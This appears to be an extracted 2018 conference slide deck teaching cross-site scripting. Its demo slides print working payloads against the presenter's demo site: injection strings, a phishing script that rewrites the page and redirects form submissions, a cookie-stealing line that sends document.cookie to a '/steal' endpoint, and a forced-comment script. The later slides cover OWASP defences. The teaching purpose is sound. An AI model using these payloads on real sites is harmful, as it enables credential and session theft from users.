The	Hacker’s	Guide		
to	XSS
Patrycja	Wegrzynowicz	
CTO,	Yon	Labs/Yonita	
CodeOne	2018
Copyright: Patrycja Wegrzynowicz
About	Me
• 20+	professional	experience		
• SoOware	engineer,	architect,	head	of	
soOware	R&D		
• Author	and	speaker		
• JavaOne,	Devoxx,	JavaZone,	TheServerSide	
Java	Symposium,	Jazoon,	OOPSLA,	ASE,	
others		
• Top	10	Women	in	Tech	2016	in	Poland	
• Founder	and	CTO	of	Yon	Labs/Yonita	
• ConsulZng,	trainings	and	code	audits	
• Automated	detecZon	and	refactoring	of	
soOware	defects	
• Security,	performance,	concurrency,	
databases		
• Twi[er	@yonlabs
Agenda
• Security	horror	stories	
• IntroducZon	to	Cross-Site	ScripZng	(XSS)		
• 5	demos	of	XSS	
• ProtecZon	against	XSS
Security	Horror Stories
#!/bin/bash
Cross-Site	Scripting
• Injection	of	malicious	scripts	into	otherwise	
benign	and	trusted	web	sites	
• JavaScript,	HTML	
• Happens	when	an	application	uses	input	from	a	
user	within	the	generated	output	
• No	input	validation	
• No	output	escaping
5

OWASP	Top	10	Risks	2017
Down from #3

XSS	
Source: OWASP

Types	of	XSS
• Stored	XSS	(aka	Persistent	or	Type	I)	
• Reflected	XSS	(aka	Non-Persistent	or	Type	II)	
• DOM	Based	XSS	(aka	Type-0)
Reflected	XSS
• Injected	script	reflected	off	the	web	server	
• Error	message	
• Search	result	
• Delivered	to	a	vicZm	
• Links	via	email,	via	other	web	page
Stored	XSS
• Injected	script	permanently	stored	on	a	target	server	
• database	
• Visitor	logs,	forums,	comments	
• Delivered	to	a	vicZm	
• Via	regular	page	browsing

DOM	Based	XSS
• A[ack	payload	executed	as	a	result	of	modifying	the	
DOM	environment

Client	Side	XSS	vs	Server	Side	
XSS

Demo	#1
• h[p://demo.yonita.com:3000	
• Simple	reflected	XSS	
• How	do	your	browsers	react?

Demo	#1	A[ack	Vector
<!-- plain text -->
"/><script>alert('XSS')</script><span class="
<!-- url-encoded -->
%22%2F%3E%3Cscript%3Ealert(%27XSS%27)%3C%2Fscript%3
E%3Cspan%20class%3D%22
Demo	#2
• h[p://demo.yonita.com:3000	
• Bypass	XSS	Auditor	
• Google	Chrome	
• Safari

Demo	#2	A[ack	Vector
<!-- plain text -->
"/><script src='http://demo.yonita.com:8080/steal/alert.js'></
script><span class="
<!-- url encoded -->
%22%2F%3E%3Cscript%20src%3D%27http%3A%2F%2Fdemo.yonita.com%3A8080
%2Fsteal%2Falert.js%27%3E%3C%2Fscript%3E%3Cspan%20class%3D%22%0A
Demo	#1	&	#2	
Impact?
• Nothing	dangerous!	
• How	can	we	do	more	harm?
Demo	#3
• h[p://demo.yonita.com:3000	
• Phishing!

Demo	#3	A[ack	Vector
<!-- plain text -->
"/><script src='http://demo.yonita.com:8080/steal/phishing.js'></
script><span class="
<!-- url encoded -->
%22%2F%3E%3Cscript%20src%3D%27http%3A%2F%2Fdemo.yonita.com%3A8080
%2Fsteal%2Fphishing.js%27%3E%3C%2Fscript%3E%3Cspan%20class%3D%22
Demo	#3	A[ack	Vector	
phishing.jsfunction override(url){
var req = new XMLHttpRequest();
req.open('GET', url, false);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.responseText != '') {
// change the entire DOM tree
document.open("text/html", "replace");
document.write(req.responseText);
document.close();
}
};
req.send(null);
}
window.addEventListener('load', function() {
override(‘/login-register');
// modify browser history
history.pushState({he: 'he'},
document.getElementsByTagName('title')[0].innerHTML, '/login-register');
var forms = document.getElementsByTagName('form');
// replace actions for all forms
for (i = 0; i < forms.length; i++) {
void(forms[i].action = 'http://demo.yonita.com:3000');
}
})
Demo	#3	
Impact
• Stolen	usernames	and	passwords!
Demo	#3	A[ack	Vector	
phishing.jsfunction override(url){
var req = new XMLHttpRequest();
req.open('GET', url, false);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.responseText != '') {
// change the entire DOM tree
document.open("text/html", "replace");
document.write(req.responseText);
document.close();
}
};
req.send(null);
}
window.addEventListener('load', function() {
override(‘/login-register');
// modify browser history
history.pushState({he: 'he'},
document.getElementsByTagName('title')[0].innerHTML, '/login-register');
var forms = document.getElementsByTagName('form');
// replace actions for all forms
for (i = 0; i < forms.length; i++) {
void(forms[i].action = 'http://demo.yonita.com:3000');
}
})
Demo	#4
• h[p://demo.yonita.com:3000	
• We’re	enabling	‘add	comment’	
• Do	you	have	your	accounts	ready	for	session	
hijacking?

Demo	#4	A[ack	Vector
<script>
steal = "http://demo.yonita.com:8080/steal/steal?
cookie=" + document.cookie;
new Image().src = steal;
</script>

Demo	#4	Stored	XSS	and	
Session	Hijacking• ExploitaZon	of	weak	session	management		
• Cookie	flags!	
• secure,	h[pOnly	
• Best	praciZces	for	session	management	
• Random,	unpredictable	session	id
• at	least	16	characters
• Secure	transport	and	storage	of	session	id
• Cookie	preferred	over	URL	rewriZng	
• Cookie	flags:	secure,	h[pOnly	
• Hide	the	name	of	a	cookie
• Don’t	use	too	broad	cookie	paths	
• Consistent	use	of	HTTPS
• Don’t	mix	HTTP	and	HTTPS	under	the	same	

domain/cookie	path	
•
What	If	We	Can’t	Steal	a	
Cookie?
What	If	We	Can’t	Steal	a	
Cookie?
We	can	s(ll	use	it!

Example
• Inject	JS	code:	
• Modifies	the	parameters	of	a	form	(inputs)	
• Sends	this	form	to	a	server	
• Result:	
• AutomaZcally	uses	the	cookie	of	a	vicZm!	
• Any	anZ-CSRF	protecZon	doesn’t	work!	
• Demo	applicaZon	
• A	hacker	can	send	any	comment	as	a	vicZm!
Demo	#5
• Goal:	send	a	comment	as	a	vicZm		
• Log	in	and	wait	for	my	link	;-)
Demo	#5	A[ack	Vector
window.addEventListener('load', function() {
var form = document.getElementsByTagName('form')[0];
var cmt = document.getElementById('comment');
cmt.value = 'My account has been hacked by @yonlabs';
form.submit();
})

XSS	Technical	Impact
• Session	hijacking	
• Scraping	sensiZve	informaZon	
• PosZng	data	on	someone	else's	behalf		
• A		form	submit	can	be	intercepted	and	modified,	or	even	triggered	
• Malicious	redirecZng		
• Send	the	user	to	a	spoofed	login	page	
• Social	engineering		
• An	a[acker	can	prompt	users	to	download	and	open	a	certain	file	
• The	enZre	vicZm’s	system	can	be	compromised

Recommended	Defences	
Input/Output	Control
• Input	
• Strong	typing	
• Input	validaZon	
• Input	saniZzaZon	
• WhitelisZng	
• Output	
• Contextual	escaping	
• Use	proper	web	frameworks	and	APIs

Recommended	Defences
• Server	XSS	
• Context-sensiZve	server	side	output	encoding	
• Client	XSS		
• Using	safe	JavaScript	APIs

Contextual	Output	Encoding
(c)	
Source: OWASP

Never	Insert	Untrusted	Data	Except	in	
Allowed	LocaZon
directly	in	a	script	
<script>...NEVER	PUT	UNTRUSTED	DATA	HERE...</script>				
		
inside	an	HTML	comment	
<!--...NEVER	PUT	UNTRUSTED	DATA	HERE...-->	
		
in	an	a[ribute	name	
<div	...NEVER	PUT	UNTRUSTED	DATA	HERE...=test	/>	
		
in	a	tag	name	
<NEVER	PUT	UNTRUSTED	DATA	HERE...	href="/test"	/>	
directly	in	CSS	
<style>...NEVER	PUT	UNTRUSTED	DATA	HERE...</style>
Source: OWASP

HTML	Escape	Before	InserZng	
Untrusted	Data	into	HTML	Content
<body>...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...</body>	
		
<div>...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...</div>	
<p>...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...</p>	
<b>...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...</b>	
Source: OWASP

A[ribute	Escape	Before	InserZng	Untrusted	
Data	into	HTML	Common	A[ributes
inside	UNquoted	a[ribute	
<div	a[r=...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...>content	
</div>	
inside	single	quoted	a[ribute	
<div	a[r='...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	HERE...'>content	
</div>	
inside	double	quoted	a[ribute	
<div	a[r="...ESCAPE	UNTRUSTED	DATA	BEFORE	PUTTING	
HERE...">content	
</div>	
Source: OWASP
Many	more	rules…
Full	Guidelines:	
OWASP	XSS	Cheat	Sheet

Bonus	AnZ-XSS	Rules
• Use	HTTPOnly	cookie	flag	
• Implement	Content	Security	Policy	
• Content-Security-Policy	default-src:	'self';	script-src:	'self'	
staZc.domain.tld	
• Malicious	scripts	are	executed	because	the	browser	trusts	the	source	
of	the	content	
• Use	the	X-XSS-ProtecZon	response	header	
• Use	a	proper	library	
• All	modern	frameworks	have	anZ-XSS	support	-	be	smart!	
• Angular	strict	contextual	escaping
General	Advice
Never	trust	user!

A	fool	with	a	tool	is	only	a	fool!
ConZnuous	Learning
Q&A
• patrycja@yonita.com	
• @yonlabs

The Hacker's Guide to XSS